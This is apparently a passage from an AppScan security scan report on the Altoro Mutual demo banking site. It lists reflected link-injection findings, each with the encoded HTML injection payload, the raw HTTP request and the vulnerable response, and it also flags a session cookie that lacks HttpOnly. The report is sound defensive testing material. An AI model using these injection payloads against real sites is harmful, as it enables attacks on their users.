...
...
...




   <p>Failed due to The requested resource (/static/"'><A HREF="/WF_XSRF442.html">Injected Link</A>) is not available</p>

    </td>

</div>
...
...
...
```

Issue 2 of 6

Issue ID:	0d09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/search.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/search.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 2 of 6 - Details

Difference: **Parameter** query manipulated from: 1234 to: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF285.html%22%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /search.jsp?query=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF285.html%22%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7036
Date: Wed, 16 Jul 2025 08:13:11 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
      <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
```

```
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a>
...
...
...

  <h1>Search Results</h1>

  <p>No results were found for the query:<br /><br />

  "><IMG SRC="/WF_XSRF285.html">

  </div>
    </td>
</div>
...
...
...
```

Issue 3 of 6

Issue ID:	7d09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/sendFeedback
Domain	demo.testfire.net
Element	name (Parameter)
Path	/sendFeedback
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 3 of 6 - Details

Difference: **Parameter** name manipulated from: jsmith to: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2053.html%22%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
POST /sendFeedback HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/feedback.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 144

cfile=comments.txt&name=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2053.html%22%3E&email_addr=753+Main+Street&subject=1234&comments=1234&submit=+Submit+

HTTP/1.1 200 OK
```

```
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7198
Date: Sun, 02 Apr 2023 05:20:11 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?c
...
...
...

  <div class="fl" style="width: 99%;">

   <h1>Thank You</h1>

   <p>Thank you for your comments, "'><IMG SRC="/WF_XSRF2053.html">.  They will be reviewed by our Customer Service staff and given the full
attention that they deserve.

   However, the email you gave is incorrect (753 main street) and you will not receive a response.

  </p>
...
...
...
```

Issue 4 of 6

Issue ID:	cb09443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/util/serverStatusCheckService.jsp
Domain	demo.testfire.net
Element	HostName (Parameter)
Path	/util/serverStatusCheckService.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 4 of 6 - Details

Difference: **Parameter** HostName manipulated from: AltoroMutual to: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2411.html%22%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /util/serverStatusCheckService.jsp?HostName=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2411.html%22%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="100"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/status_check.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 79
Date: Sun, 02 Apr 2023 05:20:30 GMT



{
 "HostName": ""><IMG SRC="/WF_XSRF2411.html">",
 "HostStatus": "OK"
}
```

Issue 5 of 6

Issue ID:	220a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	lang (Parameter)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 5 of 6 - Details

Difference: **Parameter** lang manipulated from: international to: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2825.html%22%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /bank/customize.jsp?content=customize.jsp&lang=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2825.html%22%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/customize.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5585
Date: Sun, 02 Apr 2023 05:20:50 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>
```

```
  <form method="post">
    <p>
    Current Language: "><IMG SRC="/WF_XSRF2825.html">
    </p>

    <p>
    You can change the language setting by choosing:
    </p>
    <p>
    <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
    <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
    </p>
  </form>

  </div>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a
...
...
...
```

Issue 6 of 6

Issue ID:	4f0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	query (Parameter)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	6.5
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	74

Issue 6 of 6 - Details

Difference: **Parameter** query manipulated from: Enter title (e.g. Watchfire) to: %22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2736.html%22%3E

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Requests and Responses:

```
GET /bank/queryxpath.jsp?content=queryxpath.jsp&query=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF2736.html%22%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/queryxpath.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5635
Date: Sun, 02 Apr 2023 05:20:45 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
```

```
<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
    </td>
   </tr>
   <tr>
    <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
   </tr>
  </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">
   <h1>Search News Articles</h1>
   <form id="QueryXpath" method="get" action="https://demo.testfire.net/bank/queryxpath.jsp">
    Search our news articles database
     <br /><br />
    <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
    <input type="text" id="query" name="query" width=450 value=""'><IMG SRC="/WF_XSRF2736.html">"/>
    <input type="submit" width=75 id="Button1" value="Query">
     <br /><br />
   News title not found, try again


   </form>
  </div>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</
...
...
...
```

Go to Table of Contents

M DAST: Missing HttpOnly Attribute in Session Cookie 1

How to Fix: Missing HttpOnly Attribute in Session Cookie

Issue 1 of 1

Issue ID:	fb08443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	JSESSIONID (Cookie)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	653

Issue 1 of 1 - Details

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.
Test Requests and Responses:

```
GET /login.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:55 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink13" h
...
...
...
```

Go to Table of Contents

M DAST: Missing or insecure Cross-Frame Scripting Defence 1

How to Fix: Missing or insecure Cross-Frame Scripting Defence

Issue 1 of 1

